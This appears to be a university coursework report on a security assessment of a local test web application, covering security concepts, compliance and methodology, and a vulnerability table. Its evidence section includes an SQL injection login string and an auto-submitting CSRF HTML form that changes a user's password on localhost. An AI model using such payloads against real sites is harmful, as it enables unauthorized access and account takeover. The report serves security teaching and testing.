in collaboration with

REPORT ON SECURITY ASSESSMENT FINDINGS

ST6005CEM SECURITY (CW1)

Submitted By:
Name: Bhawana Shahi
Student Id: 210332

Submitted To:
Arya Pokharel

Contents

Introduction

Ensuring the security of a system is crucial to identify any vulnerabilities and protect it from potential threats. By examining various factors such as updates, access controls, encryption, and incident response, administrators can pinpoint weaknesses and implement necessary protections. This guide outlines how to conduct a security evaluation, helping administrators strengthen the system's security and effectively reduce risks.

A security audit involves a thorough and systematic examination of an organization's information technology (IT) systems, networks, applications, and processes to identify and mitigate risks and vulnerabilities. This process includes reviewing security controls, analyzing configurations, and evaluating practices to ensure the privacy, reliability, and accessibility of information.

Security audits are essential for organizations as they identify vulnerabilities, enhance security measures, ensure compliance, protect data, and prepare for incidents. This fosters a culture of continuous improvement, safeguarding assets and maintaining resilience. (Kelly.k, 2024)

CIA Triad

The CIA triangle, consisting of Confidentiality, Integrity, and Availability, is a core framework used for creating security systems. Identifying vulnerabilities and finding effective solutions is crucial. The trial categorizes the essential elements of information security into three separate domains: confidentiality, integrity, and availability. The distinct segregation facilitates security teams in pinpointing certain concerns and formulating tactics to tackle them. When a business effectively fulfills these three criteria, its security framework grows stronger and more proficient in handling possible threats.

Confidentiality

Like privacy measures, confidentiality measures try to keep private information safe from people who shouldn't have access to it. Data is usually put into groups based on the harm it could do if someone got to it without permission. Based on these classifications, different levels of data protection measures can then be put in place.

Integrity

It is very important to keep the consistency, accuracy, and dependability of data throughout its whole life. During transmission, data integrity must be kept, and steps must be taken to stop people who aren't supposed to be able to change it, like in the event of a data breach, from doing so.

Availability

Authorized parties should have consistent and immediate access to information. This entails effectively managing the hardware, technological infrastructure, and systems responsible for storing and presenting the information.




Figure 1: CIA Triad

Objectives

- Assessing the system's security posture to identify vulnerabilities, misconfigurations, and weaknesses.
- Utilizing network scanning tools to detect open ports, weaknesses, and potential entry points for unauthorized access.
- Employing vulnerability assessment tools to identify and prioritize security vulnerabilities within the system.
- Analyzing system logs and event data to detect suspicious activities, potential security breaches, or policy violations.

Law and compliances regulation followed

This comprehensive penetration testing report is meticulously tailored to match with Nepal's legal and regulatory frameworks, specifically focusing on critical aspects such as data protection, security legislation, and pertinent regulations. The evaluation comprehensively examines the machine's compliance with the country's security regulations, encompassing an examination of potential risks, threats, and the level of development of the current security system. The analysis highlights the imperative to enhance the machine's network infrastructure in accordance with Nepal's regulatory norms. This is accomplished by implementing a blend of proactive and reactive measures, with a significant focus on dividing the network into segments and guaranteeing the reliability of both physical and digital elements. (Express, n.d.)

Figure 2: Laws and Compliance

This penetration testing report adheres to Nepal's legal and regulatory frameworks, encompassing data protection, security laws, and relevant regulations. It guarantees adherence to national security standards, as directed by laws like the Electronic Transaction Act and the National Information Technology Policy. The study assesses compliance with these requirements and contributes to improving Nepal's overall cybersecurity position. By adhering to these statutory criteria, the penetration testing report aids in enhancing cybersecurity within the specific context of Nepal. (p, 2024)

Audit Methodologies

The audit methodology employed a comprehensive approach that integrated manual testing and automated scanning tools to comprehensively evaluate potential vulnerabilities (Kupsch & Miller, 2009). Automated tools, such as Burp Suite, were implemented to identify identified vulnerabilities and execute preliminary assessments. These tools were successful in identifying common security issues and providing an initial assessment of the application's security status. Manual testing was also implemented to identify vulnerabilities that were more intricate and less apparent. This approach enabled a more thorough examination of complex issues that automated tools may have overlooked, resulting in a more thorough assessment of the application's security.





Figure 3: Audit method


Penetration testing, the primary testing methodology employed in this audit, is simulating attacks on the application to identify security vulnerabilities prior to their potential exploitation by malevolent entities. The importance of this method is in its ability to provide a pragmatic assessment of the application's performance in real-world attack scenarios, hence exposing exploitable flaws. Penetration testing involves evaluating themes and plugins for any known vulnerabilities, misconfigurations, or weaknesses that may pose a risk to the security of the application. This guarantees that every aspect of the program, including third-party components, is thoroughly assessed for possible dangers. Penetration testing places significant emphasis on password security, encompassing the examination of password rules, storage techniques, and resilience against prevalent assaults like brute force or dictionary attacks (What Is Penetration Testing?, n.d.). Conducting tests to detect different vulnerabilities, such as Cross-Site Scripting (XSS), SQL Injection (SQLi), and reverse shells, assists in pinpointing potential weaknesses in the program that could be exploited. The ultimate report of the penetration test records the discoveries, offers comprehensive insights into identified vulnerabilities, and proposes remedial measures. The stakeholders must comprehend the security vulnerabilities outlined in this report to implement the appropriate measures to enhance the overall security of the application.

Evidence (Some of Screenshots)




Email address: bhawanashahi@icloud.com
We'll never share your email with anyone else.
Username: Bhawana
Username must not contain special characters.
Password: ●●●●●●●●●●●
Your password must be 8-20 characters long.
Confirm Password: ●●●●●●●●●●●
[✓] I agree to the terms and conditions

Figure 4: Registration




Registration Successful




Username: 'OR "1" = "1" # '

Password: ●●●●●●●●●●

Figure 5:Sql Injection





```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>CSRF</title>
</head>
<body>
    <form action="http://localhost:8091/action.php" method="GET" id="csrfForm">
        <input type="hidden" name="username" value="bhatta">
        <input type="hidden" name="password" value="11111111">
        <input type="hidden" name="confirmPassword" value="11111111">
        <input type="hidden" name="changePass" value="1">
    </form>
    <script>
        document.getElementById("csrfForm").submit();
    </script>
</body>
</html>
```

Figure 6: Making CSRF File





Figure 7: CSRF.php for CSRF




```
localhost:8091/action.php?username=bhatta&password=11111111&confirmPassword=11111111&changePass=1
```

localhost:8091

Password change successfully

Vulnerability Analysis

The security audit uncovered multiple vulnerabilities in the program. These vulnerabilities were detected utilizing a range of plugins and techniques. The following table provides a summary of the vulnerabilities that were found and the plugins that were utilized to detect them:



S.N.	*Vulnerability*	*Tools and plugin used*	*Severity*	*Risk Rating*
1	SQL injection	Manual Testing	8.6	HIgh
	RFI(Remote File Inclusion)	Manual Testing	9.9	Critical
	CSRF	Manual Testing	8.8	High
	LFI	Manual Testing	4.3	Mid
	Click Jacking	Manual Testing	8.8	High
	Xss	Manual Testing	4.3	Mid

Exploitation

The vulnerabilities enumerated in the table denote substantial security hazards that can be manipulated through diverse means.

SQL Injection is a severe security flaw in which a malicious individual exploits the SQL queries of a web application to illicitly access the database. Through the injection of malevolent SQL code, the assailant can extract, alter, or erase confidential data, and in certain instances, even attain complete authority over the database. Remote File Inclusion (RFI) is a highly critical vulnerability in which an attacker incorporates a remote file, typically resulting in the execution of arbitrary code on the server. These actions can lead to unauthorized data access, alteration of website appearance, or additional breach of the server. Cross-Site Request Forgery (CSRF) refers to the manipulation of a user into unknowingly executing actions that were not their original intention, such as modifying account configurations or initiating purchases. Attackers can execute illegal commands on behalf of the user by taking advantage of this vulnerability. Local File Inclusion (LFI) is a method that is akin to Remote File Inclusion (RFI), but it specifically involves the inclusion of files that already exist on the server. An assailant could leverage Local File Inclusion (LFI) to get unauthorized access to critical files, such as configuration files, and perhaps execute malicious code by including files such as log files or uploaded scripts.

Clickjacking is a technique that deceives users into clicking on something other than what they think they are clicking on. This is typically done by placing harmful information on top of a genuine webpage. This can be utilized to illicitly acquire confidential data or execute undesired operations. Cross-Site Scripting (XSS) is a security weakness in which an assailant inserts harmful scripts into web sites that are accessed by other users. This vulnerability can be leveraged to pilfer session tokens, redirect users to malevolent websites, or execute operations on behalf of the user without their explicit authorization. Each of these vulnerabilities presents a substantial threat to online applications, and they are commonly exploited to obtain unauthorized access, execute malicious code, or manipulate users into engaging in destructive acts.

Remote File Inclusion (RFI)

Remote File Inclusion (RFI) is a web application vulnerability that enables an attacker to inject a file from a remote server into the targeted application. This phenomenon arises when a web application permits user-provided input to designate a file that will be included or performed within the program, without undergoing appropriate validation or sanitization.

How RFI Works

RFI vulnerabilities commonly occur in applications that employ dynamic file inclusion based on user input, such as in PHP, where they include or require statements are utilized. An assailant can modify the input to reference a remote file, which may potentially be a malevolent script housed on an external server.

Potential Consequences of RFI

The consequences of a successful RFI attack might be grave, encompassing:

Arbitrary Code Execution

The assailant could run any code on the server, which could result in obtaining full control over the program or possibly the entire server.

Data Theft

It refers to the act of unlawfully obtaining sensitive information, such as user passwords. This can be accomplished by including files that are designed to capture and transmit data to the server controlled by the attacker.

Defacement

It refers to the act of an attacker modifying the content displayed on a website by including files that change the output.

Denial of Service (DoS)

The attacker can disturb the regular operation of the application by including files that lead to crashes or depletion of resources.

Hackers commonly identify Remote File Inclusion (RFI) vulnerabilities in online applications using diverse testing and analysis methods, including:

Fuzzing

It is a technique used by hackers to input arbitrary or unforeseen data into a program to assess its response to various inputs. This aids in the detection of vulnerabilities in input validation that could be leveraged for Remote File Inclusion (RFI) attacks.

Manual Code Review

If unauthorized individuals obtain the source code, they may conduct a thorough examination of it to identify instances where user input is directly utilized in file paths without undergoing appropriate validation or sanitization.

Automated Scanning Tools

Automated Scanning techniques are utilized by hackers to systematically examine online applications for prevalent vulnerabilities, such as Remote File Inclusion (RFI). These tools have the capability to detect factors that have the potential to be utilized for the inclusion of external files.

URL manipulation

It refers to the act of attackers altering the values of parameters that govern file inclusion to redirect them to external resources. They conduct tests using various inputs to see if the application incorporates external files without enough verification.

Error Message Analysis

Hackers examine error messages produced by the online application in response to unforeseen input. Elaborate error messages can expose specific file paths and inclusion techniques, hence providing opportunities for further exploitation.

Local File Inclusion (LFI) to RFI

Local File Inclusion (LFI) can be used as a starting point for hackers to exploit vulnerabilities that enable the inclusion of local files. Subsequently, they intensify the attack by identifying methods to convert a Local File Inclusion (LFI) vulnerability into a Remote File Inclusion (RFI) vulnerability, thereby facilitating the execution of code from a remote location.

Conducting Response Changes Analysis

Hackers can monitor the application's behavior when exposed to various inputs. If the application's behavior is altered by input in a manner that implies the inclusion of external files, it could indicate the presence of a Remote File Inclusion (RFI) vulnerability.

Prevention Of Remote File Inclusion (RFI)

To mitigate RFI vulnerabilities, web applications should use the following security measures:

Input Validation

